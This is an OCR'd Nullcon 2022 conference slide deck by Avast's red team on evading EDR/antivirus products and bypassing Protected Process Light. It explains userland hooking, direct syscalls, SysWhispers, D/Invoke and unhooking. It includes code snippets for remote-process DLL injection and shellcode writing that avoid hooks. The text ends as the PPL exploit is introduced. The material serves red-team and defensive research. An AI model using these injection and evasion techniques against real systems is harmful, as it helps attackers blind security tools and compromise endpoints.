Nullcon Berlin 2022

How to bypass AM-PPL (Antimalware Protected Process Light) and disable EDRs - a Red Teamer's story

Juan Sacco
Stephen Kho

https://t.me/learningnets

Avast Confidential

Avast

Agenda

1. Who we are?
2. Endpoint security evolution (so far)
3. How EDR/AVs work?
4. 2022 EDR/AV bypass techniques
5. AM-PPL bypass research
6. Bypassing AM-PPL
7. Chain of attack and timeline
8. What can you do about it?
9. Q&A

Who we are

- $ whoami : **Stephen Kho** <stephen.kho@avast.com> – Team Lead Avast Red Team
- $ whoami : **Juan Sacco** <juan.sacco@avast.com> – Co Team Lead Avast Red Team

Avast Red Team - Offensive security team for defensive purposes

- Red Teaming
- Pentesting
- Purple Teaming
- Research

Scope:

- Internal / external network infrastructure
- Avast products and applications
- 3rd party products and applications

https://t.me/learningnets

Endpoint security evolution (so far)

Heuristic AV

- 1987 McAfee, Inc. released VirusScan
- First heuristic AV released - FlushShot Plus and Anti4us
- 1988 Avira release AntiVir (Luke Filewalker)
- 1988 Avast was founded and released Avast Antivirus and SecureLine VPN

EDR (Endpoint Detection and Response)

- 2013 Term coined by Anton Chuvakin from Gartner
- Real-time continuous monitoring and collection of endpoint data
- Machine learning and behavior analysis to evaluate system events and identify anomalies
  - VMware Carbon Black
  - Crowdstrike Falcon
  - Microsoft Defender for Endpoint

1971 | 1980s | 1990-2000s | 2010s | 2020s

Signature based AV

- 1971 Reaper was written to remove Creeper virus which infected DEC PDP-11
- 1987 German computer security expert Bernd Fix created program to get rid of Vienna, a virus that infected .com files on DOS-based systems

AV + Cloud (Behavioural analysis)

- 1991 Dr. Solomon's Anti-Virus Toolkit and Norton AntiVirus
- 1992 AVG AVG AntiVirus released
- 1996 Bitdefender, Kaspersky Anti-Virus
- 2005 F-Secure developed an anti-rootkit tool BlackLight
- 2008 McAfee Artemis, cloud-based anti-malware
- 2011 AVG Protective Cloud Technology.


XDR (Extended Detection and Response)

- Alert Integration, Normalization, Correlation (SIEM-like)
- Automated Investigation and Remediation (SOAR-like)
  - Trend Micro Vision One
  - Palo Alto Networks Cortex
  - Cynet 360

https://t.me/learningnets

How EDR/AVs work? – Architecture overview in 60 sec

- **MS DOS** (1980)
  - Programs directly accessed device drivers / hardware
  - No security separation and can easily lead to system instability
- **Windows**
  - Windows 1-3.x (1985) - protected mode kernel that could multitask several DOS applications but apps still ran in a shared virtual DOS machine.
  - Windows NT 3.1 (1993) first to feature user mode and kernel mode
  - **User mode** applications processes runs with a private virtual address space and a private handle table - one application cannot alter data that belongs to another application and if an application crashes, the crash is limited to that one application.
  - The kernel provides the foundation for the executive and the subsystems. All code that runs in kernel mode shares a single virtual address space but only drivers that have been sent to Microsoft for signing will load into the Windows kernel.
- **Less BSODs!**



https://t.me/learningnets

How EDR/AVs work? – Windows API

- The Windows API (Application Programming Interface) - access and manipulate system resources
- User applications (User Mode) access system resources (Kernel Mode) via the mapped functions in NTDLL.DLL
- SYSCALL instructions are OS operations such as file IO, and networking
- **Example:**
    - Logged in user executes cmd.exe
    - CreateRemoteThread function does sanity checks and then calls
    - NtCreateThreadEx function in NTDLL.dll
    - Setup required registers with params to then make the SYSCALL instruction
    - Once completes returns to Userland

1. Call function in NTDLL

- **Userland**
- processthreadsapi.h
- Win32 API

CreateRemoteThread

User Applications

Win32 Subsystem

Win32 API
(Kernel32.dll, User32.dll, GD32.dll)

Environment Functions

System Processes

Session Manager

WinLogon

2. Make syscall

- **Userland**
- NTDLL.dll
- Unexported

NtCreateThreadEx

User Mode

Kernel Mode

- **Kernel mode**

SYSCALL instruction

Kernel Mode System Process

I/O Manager

Cache Manager

File System Manager

Hardware Device Drivers

Runtime Library Functions

Process and Thread Manager

Object Manager

Virtual Memory Manager

Win32K.SYS

Window Manager

Graphical Digital Interface

Kernel

Hardware Abstraction Layer (HAL)

Graphics Device Drivers

Hardware

https://t.me/learningnets

How EDR/AVs work? – Windows API hooking/Userland hooking

- Technique used by EDRs and other programs such as anti-cheat engines to redirect the flow of program execution when a certain function is called
- An EDR will hook by loading a library into all newly created processes
- Windows API functions that are commonly hooked are functions related to process and thread creation and manipulation, memory mapping, etc.
- Common functions include NtCreateThreadEx, NtMapViewOfSection, NtAllocateVirtualMemory.
- Most common hooking techniques involves replacing the first instruction of the unexported function in the system DLL with a JMP instruction that jumps to a routine in the EDR's loaded library.

https://t.me/learningnets

How EDR/A

AvastUI.exe 0.11 40,056 K 92,592 K 8800 Avast Antivirus AVAST Software
AvastUI.exe
AvastUI.exe
AvastUI.exe
AvastUI.exe
procexp.exe
procexp64.exe
cmd.exe
conhost.exe
msedge.exe
msedge.exe
msedge.exe
msedge.exe
msedge.exe

Command Prompt


```
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>_
```

R

- Use
- proc

Name	Description	Company Name	Path
aswhook.dll	Avast Hook Library	AVAST Software	C:\Program Files\Avast Software\Avast\aswhook.
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
cmd.exe	Windows Command Processor	Microsoft Corporation	C:\Windows\System32\cmd.exe
cmd.exe.mui	Windows Command Processor	Microsoft Corporation	C:\Windows\System32\en-US\cmd.exe.mui
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\locale.nls
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcrt.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll
winbrand.dll	Windows Branding Resources	Microsoft Corporation	C:\Windows\System32\winbrand.dll

1



2022 EDR/AV bypass techniques

Why?


- Evade EDR/AV detection
- Red Teaming exercises
  - Test Blue Team overall detect & response capabilities
  - Attack chain
- Test EDR/AV products
- Purple Teaming

Some techniques being used out there

- Direct system calls access
- Unhooking the hookers
- Direct Entrypoint patching
- .NET Core evasion techniques
- Patching the patch
- SysWhispers
- Signature detection & Sandboxing
- Active protection & Event tracing
- Userland hooking
- P/Invoke & D/Invoke

https://t.me/learningnets

2022 EDR/AV bypass techniques



Why?

- Evade EDR/AV detection
- Red Teaming exercises
  - Test Blue Team overall detect & response capabilities
  - Attack chain
- Test EDR/AV products
- Purple Teaming


Some techniques being used out there

- Direct system calls access
- Unhooking the hookers
- Direct Entrypoint patching
- .NET Core evasion techniques
- Patching the patch
- SysWhispers
- Signature detection & Sandboxing
- Active protection & Event tracing
- Userland hooking
- P/Invoke & D/Invoke

https://t.me/learningnets

Avast Confidential

2022 EDR/AV bypass techniques



Direct system calls access

The main goal of this technique is to bypass Userland-Hooking by not loading any function from ntdll.dll during runtime. But instead calling directly the corresponding assembler code (obtained previously from a dissasembly of the ntdll.dll) in-line from your program itself.

SysWhispers (Direct Access but Next-Gen):

In a nutshell, it helps with evasion by generating custom headers/ASM file implants to make the usage of direct system calls easier. So, with a tool, not more manual disassembly. And yes, works on Visual Studio ;-)

https://t.me/learningnets

First line of defense: Signature detection

It’s the process of analyzing the signatures of files for known malware previously identified. Tipically implemented at kernel level using file system filters. Files get scanned at opening phase, and if a signature is triggered the filter driver blocks the access.

But as you may know.. in most cases a partial recompilation may suffice.

Second line of defense: Sandboxing

Prior to allow an executable from running a potentially malicious program will get executed inside a virtual machine, and no, it’s not a vmware/virtualbox but a sandbox designated to analyse program flow, tipically doing CFG of all paths of the program.

https://t.

Sanboxing and the hot-potato:

While most of the sandboxes uses CFG analysis, meaning the recompilation of binaries or other small changes will still produce the same CFG regardless of the executable having a partial or complete different signature.

Computing power have a cost. Analysing samples will produce an overhead of resources if not measured correctly, and this finite amount of time assigned to each sample means that.. It can be abused. How? When there is enough complexity in the program being virtualized inside the Sandbox, eventually it will give up if it hasn't during the CFG found the binary to be malicious. And quickly it will jump into the next sample.

Breaking up the analysis!

A commonly used method to skip the Sandbox is to break the control flow to prevent further analysis of the sample. The Sandbox is essentially a VM, but specific OS API calls cannot really be virtualized. When this occur the sandbox cannot carry on the analysis and tipically gives up.


https://t.

Active protection:

Typically an EDR/AV will become part of the execution, generally implemented by forcing a DLL into the process and doing API function hooks to analyse during runtime the process against potentiall suspicious behavior.

Windows Event Tracing:

In a nutshell, parsing: Sysmon. When all other measures fail event tracing will be the last resource to fallback into. This will cover event behavioral analysis and custom rules set by the administrators that will ended-up triggering alerts if a detection of the user-behavior or executable actions matches one of the said rules or events.




https://t.

Windows architecture.
Win32API consists of several DLLs located in system32, for example kernel32.dll and User32.dll.

User applications: User-Mode
Drivers and Kernel: Kernel-Mode

All of these are mapped into functions from the native API. NDTLL.DLL

API -> Function -> NTDLL




https://t.me/learningnets

Userland hooking

NTDLL.dll functions are the last intance that can be monitored by EDR/AVs, and these tipically inject custom DLLs into every new process.


As shown below “*aswhook.dll*” coming from the **AV,** will be most likely monitoring Windows API Calls. If a program loads a function from kernel32.dll a copy of this dll is placed into memory. Then the AV can manipulate the in memory copy at will, hooking into it, using a trampolin function to control the flow of the hooked API native call. This technique is called **Userland-Hooking.**



Patching the patch

When the in-memory copy of Kernel32.dll or NTDLL.dll is loaded into memory tipically EDR/AVs will patch some of the functions using trampolin hooks placing a JMP or similar at the beginning of the code to redirect the Windows API function to some inspecting code controlled by the EDR/AV itself.

If the analysis outcome is positive (or bad in our case) the execution continues, if not the execution is flagged and the API call gets blocked.



Unhooking

To be able to unhook, or restore the hooked functions we need to know how it looked like before it got modified. This can be achieved by comparing the function definitions in the DLL on the disk with their definitions on memory.

https://t.

Direct system calls access:

The main goal of this technique is to bypass Userland-Hooking by not loading any function from ntdll.dll during runtime. But instead calling directly the corresponding assembler code (obtained previously from a dissasembly of the ntdll.dll) in-line from your program itself.

As for example: WriteVirtualMemory

```
 ZwWriteVirtualMemory80 proc
                mov r10, rcx
                mov eax, 38h
                syscall
                ret
ZwWriteVirtualMemory80 endp
```

NtWriteVirtualMemory (undocumented) is similar to WINAPI WriteProcessMemory. Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails.

Using this technique will bypass Userland-Hooking and the EDR/Avs will not see any Windows API function at all. No imports and no patches or hooks.

SysWhispers (Direct Access but Next-Gen):
In a nutshell, it helps with evasion by generating custom headers/ASM file implants to make the usage of direct system calls easier. So, with a tool, not more manual disassembly. And yes, works on Visual Studio ;-)

Before-and-After Example of Classic `CreateRemoteThread` DLL Injection

```
py .\syswhispers.py -f NtAllocateVirtualMemory,NtWriteVirtualMemory,NtCreateThreadEx -o syscalls
```

```
#include <Windows.h>

void InjectDll(const HANDLE hProcess, const char* dllPath)
{
    LPVOID lpBaseAddress = VirtualAllocEx(hProcess, NULL, strlen(dllPath), MEM_COMMIT | MEM_RESERVE, PAGE_READ
    LPVOID lpStartAddress = GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryA");

    WriteProcessMemory(hProcess, lpBaseAddress, dllPath, strlen(dllPath), nullptr);
    CreateRemoteThread(hProcess, nullptr, 0, (LPTHREAD_START_ROUTINE)lpStartAddress, lpBaseAddress, 0, nullptr
}
```

```
#include <Windows.h>
#include "syscalls.h" // Import the generated header.

void InjectDll(const HANDLE hProcess, const char* dllPath)
{
    HANDLE hThread = NULL;
    LPVOID lpAllocationStart = nullptr;
    SIZE_T szAllocationSize = strlen(dllPath);
    LPVOID lpStartAddress = GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryA");

    NtAllocateVirtualMemory(hProcess, &lpAllocationStart, 0, (PULONG)&szAllocationSize, MEM_COMMIT | MEM_RESER
    NtWriteVirtualMemory(hProcess, lpAllocationStart, (PVOID)dllPath, strlen(dllPath), nullptr);
    NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, hProcess, lpStartAddress, lpAllocationStart, FALSE, 0, 0
}
```

P/Invoke & D/Invoke

Platform Invoke allows .NET applications to access data and APIs in unmanaged DLLS. By using P/Invoke you may make calls to the standard Windows APIs allowing a malicious program to perform post-exploitation on-memory without droping files to disk. In a nutshell you can access structs, callbacks and functions in unmanaged libraries from your managed code.

But all references get an entry in the .NET assembly Import Table. This static reference, from the perspective of your program, will get you caught. Tipically EDR/Avs will inspect the IAT of the running programs to learn about their behavior. And so is born.. **D/Invoke**

In a nutshell, if we first learn the offset and call directly the function we can make those references at runtime using a pointer to its location.

```
// NtWriteVirtualMemory
    stub = Generic.GetSyscallStub("NtWriteVirtualMemory");
    NtWriteVirtualMemory ntWriteVirtualMemory = (NtWriteVirtualMemory)
Marshal.GetDelegateForFunctionPointer(stub, typeof(NtWriteVirtualMemory));

    var buffer = Marshal.AllocHGlobal(_shellcode.Length);
    Marshal.Copy(_shellcode, 0, buffer, _shellcode.Length);

    uint bytesWritten = 0;

    result = ntWriteVirtualMemory(
      hProcess,
      baseAddress,
      buffer,
      (uint)_shellcode.Length,
      ref bytesWritten);
```


https://t.

Unhooking the Hookers

It’s possible to completly unhook a hooked DLL loaded in memory by reading the .text section and overwriting the .text section mapped into memory.

Mapping a copy of, on this example, NTDLL.DLL from disk into memory, then get the NTDLL.DLL base address, find the offset to the .text section Vadress.

Then simply copy the .text section into the hooked DLL and apply the original memory protections set to NTDLL by the EDR/AV.



https://t.

Direct Entry Point Patching

Using Windows Debug API to listen for LOAD_DLL_DEBUG_EVENTS it's possible to patch the EntryPoint of the injected DLL attempt and return only TRUE instead of actually attaching the DLL into the process, avoiding User-Land Hooks all together.

BEFORE

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
cmd.exe		3,460 K	4,396 K	7088	Windows Command Processor	Microsoft Corporation
conhost.exe		7,544 K	18,664 K	6116	Console Window Host	Microsoft Corporation
cmd.exe		4,236 K	3,792 K	1832	Windows Command Processor	Microsoft Corporation
msedge.exe	< 0.01	24,428 K	34,308 K	10036	Microsoft Edge	Microsoft Corporation
msedge.exe		2,452 K	2,884 K	10088	Microsoft Edge	Microsoft Corporation
msedge.exe		21,124 K	21,000 K	1420	Microsoft Edge	Microsoft Corporation
msedge.exe		9,760 K	15,124 K	1532	Microsoft Edge	Microsoft Corporation
msedge.exe		7,816 K	7,676 K	9268	Microsoft Edge	Microsoft Corporation
VBCSCompiler.exe		125,192 K	132,068 K	1840	VBCSCompiler	Microsoft Corporation
conhost.exe		6,652 K	11,036 K	9672	Console Window Host	Microsoft Corporation

Name	Description	Company Name	Path
aswhook.dll	Avast Hook Library	AVAST Software	C:\Program Files\Avast Software\Avast\aswhook.dll
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
cmd.exe	Windows Command Processor	Microsoft Corporation	C:\Windows\System32\cmd.exe
cmd.exe.mui	Windows Command Processor	Microsoft Corporation	C:\Windows\System32\en-US\cmd.exe.mui
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll

AFTER

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
SharpBlock.exe	< 0.01	15,736 K	21,168 K	2084	SharpBlock	
cmd.exe		4,584 K	4,544 K	7940	Windows Command Processor	Microsoft C
msedge.exe		24,428 K	34,416 K	10036	Microsoft Edge	Microsoft C
msedge.exe		2,452 K	2,884 K	10088	Microsoft Edge	Microsoft C
msedge.exe		21,124 K	21,000 K	1420	Microsoft Edge	Microsoft C
msedge.exe		9,760 K	15,128 K	1532	Microsoft Edge	Microsoft C
msedge.exe		7,816 K	7,676 K	9268	Microsoft Edge	Microsoft C
VBCSCompiler.exe		125,164 K	131,976 K	1840	VBCSCompiler	Microsoft C
conhost.exe		6,684 K	11,056 K	9672	Console Window Host	Microsoft C

Name	Description	Company Name	Path
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\SysWOW64\bcryptprimitives.dll
cmd.exe	Windows Command Processor	Microsoft Corporation	C:\Windows\SysWOW64\cmd.exe
cmd.exe.mui	Windows Command Processor	Microsoft Corporation	C:\Windows\System32\en-US\cmd.exe.mui
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\SysWOW64\combase.dll
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\SysWOW64\cryptbase.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\kernel32.dll

What is PPL?

The Protected Process Light (PPL) is a technology that has been implemented since Windows 8.1>, and it’s used to protect specific critical processes. These processes should have an internal or external **signature** to meet the Windows requirements.

The following actions are available to PPL processes (depending on access levels) and restricted from others.

- Process termination
- Access to virtual memory
- Debugging
- Copying of descriptors
- Access to memory
- Thread interaction
- Token impersonation

ACCESS DENIED. Trying to interact with an unprotected process even as NT/System.

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
11/18/2016  08:38 AM           243,888 Testlimit64.exe
11/04/2020  09:52 PM            51,747 Vmmap.chm
11/04/2020  09:52 PM         1,312,640 vmmap.exe
11/04/2020  09:52 PM           719,232 vmmap64.exe
06/12/2016  08:18 PM           233,640 Volumeid.exe
06/12/2016  08:15 PM           169,648 Volumeid64.exe
04/06/2020  09:39 AM           398,712 whois.exe
04/06/2020  09:38 AM           523,632 whois64.exe
11/25/2020  10:59 AM           911,744 Winobj.exe
12/30/1999  12:26 PM             7,653 WINOBJ.HLP
11/25/2020  10:59 AM         1,017,216 Winobj64.exe
04/30/2020  04:50 PM         1,059,712 ZoomIt.exe
04/30/2020  04:49 PM           588,152 ZoomIt64.exe
             161 File(s)     99,249,094 bytes
               2 Dir(s)  10,250,403,840 bytes free

C:\Users\IEUser\Documents\SysinternalsSuite>procdump.exe -accepteula -ma AvastSvc.exe AvastSvc.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

Error opening AvastSvc.exe (11828):
Access is denied. (0x00000005, 5)

C:\Users\IEUser\Documents\SysinternalsSuite>whoami
nt authority\system

C:\Users\IEUser\Documents\SysinternalsSuite>
```

PPL Processes - The basics

PPL effectively prevents an unprotected process from accessing protected processes with extended access rights.

What we cannot do.

- PPL prevents memory write/read access
- PPL prevents unsigned DLLs loading!
- PPL prevents token impersonation
- PPL prevents access from non-protected processes

What are the access like from other PP/PPL process?

- A PP process can open a PP or a PPL with full access if its signer type is greater or equal.
- A PPL can open a PPL with full access if its signer type is greater or equal.
- A PPL cannot open a PP with full access, regardless of its signer type.

https://t.

PS_PROTECTION

When the *ProcessInformationClass* parameter is **ProcessProtectionInformation**, the buffer pointed to by the *ProcessInformation* parameter should be large enough to hold a single **PS_PROTECTION** structure having the following layout:

```
syntax
typedef struct _PS_PROTECTION {
    union {
        UCHAR Level;
        struct {
            UCHAR Type   : 3;
            UCHAR Audit  : 1;                  // Reserved
            UCHAR Signer : 4;
        };
    };
} PS_PROTECTION, *PPS_PROTECTION;
```

The first 3 bits contain the type of protected process:

```
syntax
typedef enum _PS_PROTECTED_TYPE {
    PsProtectedTypeNone = 0,
    PsProtectedTypeProtectedLight = 1,
    PsProtectedTypeProtected = 2
} PS_PROTECTED_TYPE, *PPS_PROTECTED_TYPE;
```

The top 4 bits contain the protected process signer:

```
syntax
typedef enum _PS_PROTECTED_SIGNER {
    PsProtectedSignerNone = 0,
    PsProtectedSignerAuthenticode,
    PsProtectedSignerCodeGen,
    PsProtectedSignerAntimalware,
    PsProtectedSignerLsa,
    PsProtectedSignerWindows,
    PsProtectedSignerWinTcb,
    PsProtectedSignerWinSystem,
    PsProtectedSignerApp,
    PsProtectedSignerMax
} PS_PROTECTED_SIGNER, *PPS_PROTECTED_SIGNER;
```

Source: https://docs.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess


Access levels of PP/PPL processes
The highest PPL access level is WINTCB-L

Protection level	Value	Signer	Type
PS_PROTECTED_SYSTEM	0x72	WinSystem (7)	Protected (2)
PS_PROTECTED_WINTCB	0x62	WinTcb (6)	Protected (2)
PS_PROTECTED_WINDOWS	0x52	Windows (5)	Protected (2)
PS_PROTECTED_AUTHENTICODE	0x12	Authenticode (1)	Protected (2)
PS_PROTECTED_WINTCB_LIGHT	0x61	WinTcb (6)	Protected Light (1)
PS_PROTECTED_WINDOWS_LIGHT	0x51	Windows (5)	Protected Light (1)
PS_PROTECTED_LSA_LIGHT	0x41	Lsa (4)	Protected Light (1)
PS_PROTECTED_ANTIMALWARE_LIGHT	0x31	Antimalware (3)	Protected Light (1)
PS_PROTECTED_AUTHENTICODE_LIGHT	0x11	Authenticode (1)	Protected Light (1)

The exploit.

In 2018, James Forshaw from Project Zero discovered a vulnerability that originally intended for privilege escalation, could also be abused to inject arbitrary code into a PPL process as an administrator.

“Object Manager directories are unrelated to normal file directories. The directories are created and manipulated using a separate set of system calls such as *NtCreateDirectoryObject* rather than *NtCreateFile*. Even though they’re not file directories they’re vulnerable to many of the same classes of issues as you’d find on a file system including privileged creation and symbolic link planting attacks.”



